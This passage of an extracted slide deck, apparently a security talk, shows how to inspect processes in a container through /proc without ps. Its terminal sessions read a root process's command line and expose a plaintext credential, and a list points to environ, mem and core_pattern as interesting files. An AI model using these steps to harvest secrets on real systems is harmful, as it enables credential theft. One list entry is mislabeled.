> ls -l /proc/sys/kernel
total 0
-rw-r--r-- 1 root root 0 Oct 22 22:08 acct
-rw-r--r-- 1 root root 0 Oct 22 22:08 acpi_video_flags
-rw----- 1 root root 0 Oct 22 22:08 apparmor_display_secid_mode
-r--r--r-- 1 root root 0 Oct 22 22:08 arch
-rw-r--r-- 1 root root 0 Oct 22 22:08 auto_msgmni
-r--r--r-- 1 root root 0 Oct 22 22:08 bootloader_type
-r--r--r-- 1 root root 0 Oct 22 22:08 bootloader_version
-rw-r--r-- 1 root root 0 Oct 22 22:08 bpf_stats_enabled
-rw----- 1 root root 0 Oct 22 22:08 cad_pid
-r--r--r-- 1 root root 0 Oct 22 22:08 cap_last_cap
-rw-r--r-- 1 root root 0 Oct 22 18:33 core_pattern
-rw-r--r-- 1 root root 0 Oct 22 22:08 core_pipe_limit
-rw-r--r-- 1 root root 0 Oct 22 22:08 core_uses_pid
-rw-r--r-- 1 root root 0 Oct 22 22:08 ctrl-alt-del
-rw-r--r-- 1 root root 0 Oct 22 22:08 dmesg_restrict
-rw-r--r-- 1 root root 0 Oct 22 22:08 domainname
dr-xr-xr-x 1 root root 0 Oct 22 22:08 firmware_config
-rw-r--r-- 1 root root 0 Oct 22 22:08 ftrace_dump_on_oops
-rw-r--r-- 1 root root 0 Oct 22 22:08 ftrace_enabled
-rw-r--r-- 1 root root 0 Oct 22 22:08 hardlockup_all_cpu_backtrace
-rw-r--r-- 1 root root 0 Oct 22 22:08 hardlockup_panic
-rw-r--r-- 1 root root 0 Oct 22 22:08 hostname
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_all_cpu_backtrace
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_check_count
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_check_interval_secs
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_panic
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_timeout_secs
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_warnings
-rw-r--r-- 1 root root 0 Oct 22 22:08 io_delay_type
-rw-r--r-- 1 root root 0 Oct 22 22:08 kexec_load_disabled
dr-xr-xr-x 1 root root 0 Oct 22 22:08 keys
-rw-r--r-- 1 root root 0 Oct 22 22:08 kptr_restrict
-rw-r--r-- 1 root root 0 Oct 22 22:08 max_lock_depth
-rw-r--r-- 1 root root 0 Oct 22 22:08 max_rcu_stall_to_panic
-rw-r--r-- 1 root root 0 Oct 22 22:08 modprobe
-rw-r--r-- 1 root root 0 Oct 22 22:08 modules_disabled
-r--r--r-- 1 root root 0 Oct 22 22:08 msg_next_id
-rw-r--r-- 1 root root 0 Oct 22 22:08 msgmax
```


Us and a Shell



Shell, What's Going On?



Processes Are Running



Shell Really Spawns ps



ps Reads Files in /proc




Files in /proc Describe Processes





We Get a Process Listing




We Didn't Get a Process Listing



Missing ps



Cut Out the Middleman



Shell Does the Opening



Kernel Really Does the Opening



Shell Connects File to Stdin



Shell Turns Into cat




cat Reads Stdin




Proxies Back to Us



Process Info without ps




Process Info without ps



A terminal window with a title bar containing three colored window control buttons (red, yellow, green) on the left, the text "ssh" in the center, and a keyboard shortcut icon followed by "1" on the right. The terminal area is white and contains a single line of text: a green prompt character ">" followed by the command "ls -l /proc/6/exe".

```
> ls -l /proc/6/exe
```


Process Info without ps



A terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons) and a command prompt icon. The terminal shows the command `> ls -l /proc/6/exe` and its output: `lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker`. The window has a light gray border and a white background.

```
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
```


Process Info without ps



A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a terminal icon. The terminal shows the following commands and output:

```
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
```


Process Info without ps



```
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
```


A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a zoom icon. The terminal shows the output of two commands: 'ls -l /proc/6/exe' and 'cat </proc/6/comm'. The first command shows a symbolic link for the executable file, and the second command shows the command name 'httpchecker'.

Process Info without ps




```
ssh 1
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
> tr '\0' '\n' </proc/6/cmdline
```

Process Info without ps




```
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
```

Process Info without ps



```
ssh 1
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> head </proc/6/status
```

Process Info without ps




```
ssh 1


> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> head </proc/6/status
Name: httpchecker
Umask: 0022
State: S (sleeping)
Tgid: 6
Ngid: 0
Pid: 6
PPid: 1
TracerPid: 0
Uid: 0 0 0 0
Gid: 0 0 0 0
```

Interesting Files in /proc

- `/proc/$pid/exe`
 - Symlink to \$pid's executed binary
- `/proc/$pid/cmdline`
 - \$pid's arguments (argv)
- `/proc/$pid/environ`
 - \$pid's environment variables
- `/proc/$pid/maps`
 - \$pid's memory regions and mapped files
- `/proc/$pid/mem`
 - Interface to \$pid's memory (use `lseek`)
- `/proc/$pid/maps`
 - Funny symlink to \$pid's root directory
- `/proc/$pid/fd/`
 - \$pid's open files
- `/proc/net/tcp{,6}`
 - TCP sockets
- `/proc/mounts`
 - Mounted filesystems
- `/proc/self`
 - Symlink to opening process' `/proc/$pid`
- `/proc/sys/kernel/core_pattern`
 - Core dump "location" pattern
- `/proc/partitions`
 - Disk partitions
- `/proc/net/tcp{,6}`
 - TCP sockets

Interesting Files in /proc

- 
- tl;dr - /proc has Systemsy "Files"



What's a Container? (v3)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell



But first, a Side Quest!

What's a Container? (v3)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell



But first, a Side Quest!

What's a Container? (v3)


- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell



What's that *really* mean?

What's a Container? (v3)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell



